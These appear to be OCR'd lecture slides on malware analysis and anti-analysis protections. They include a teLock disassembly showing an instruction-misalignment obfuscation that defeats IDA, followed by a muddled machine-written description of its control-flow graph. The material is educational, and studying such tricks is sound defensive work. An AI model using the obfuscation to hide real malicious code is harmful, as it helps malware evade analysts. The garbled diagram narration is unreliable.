
- **Behavior analysis**

- Pro : Could detect new attacks
- Cons : Difficult to implement

- what is a bad behavior ?
- Require to monitor the system




Undecidable !






The problem ...

Anti Anti-Malware



1. Obfuscation



Malware analysis is very hard

2. Cryptography

3. Self-modification

4. Anti-analysis tricks



Goal :

Rational approach to help Felix the cat !

Obfuscation

mis-alignment

teLock

01006e7a	fe	04	0b	inc byte [ebx+ecx]
01006e7d	eb	ff		jmp +1
01006e7e		ff	c9	dec ecx
01006e80	7f	e6		jg 01006e68
01006e82	8b	c1		mov eax, ecx

because of jmp +1

IDA fails

The diagram illustrates the flow of control between assembly instructions. The sequence starts at address 01006E7A with the instruction `inc byte ptr [ebx+ecx]`. This instruction is highlighted with a yellow box and has a value of 0x3. It branches to two different paths based on the value of ECX:


- Path 1:** The instruction `BB [0x0 -> 0x2] (0x3)` leads to the instruction `0x0 inc byte [ebx+ecx]`, which is also highlighted with a yellow box and has a value of 0x3. This path then branches to the instruction `BB [0x3 -> 0x4] (0x2)`.
- Path 2:** The instruction `BB [0x4 -> 0x5] (0x2)` leads to the instruction `0x4 dec ecx`. A red dashed arrow points from this instruction to the instruction `BB [0x3 -> 0x4] (0x2)`.

From the `BB [0x3 -> 0x4] (0x2)` instruction, the flow continues to the instruction `0x3 jmp 0x4`, which is highlighted with a yellow box and has a value of 0x4.

From the `BB [0x3 -> 0x4] (0x2)` instruction, the flow continues to the instruction `BB [0x6 -> 0x7] (0x2)`, which has a value of 0x6. This instruction is highlighted with a yellow box and has a value of 0x6. It branches to the instruction `0x6 jg 0xffffffffee`, which is highlighted with a yellow box and has a value of 0x6. A solid black arrow points from the `BB [0x6 -> 0x7] (0x2)` instruction to the `0x6 jg 0xffffffffee` instruction.

Finally, the flow reaches the instruction `BB [0x8 -> 0x9] (0x2)`, which has a value of 0x8. This instruction is highlighted with a yellow box and has a value of 0x8. It is followed by the instruction `0x8 mov eax, ecx`.

A common protection scheme for malware



A run is a sequence of waves

Self-modifying program schema



The best definition
of a malware ?

And a fascinating
challenge ...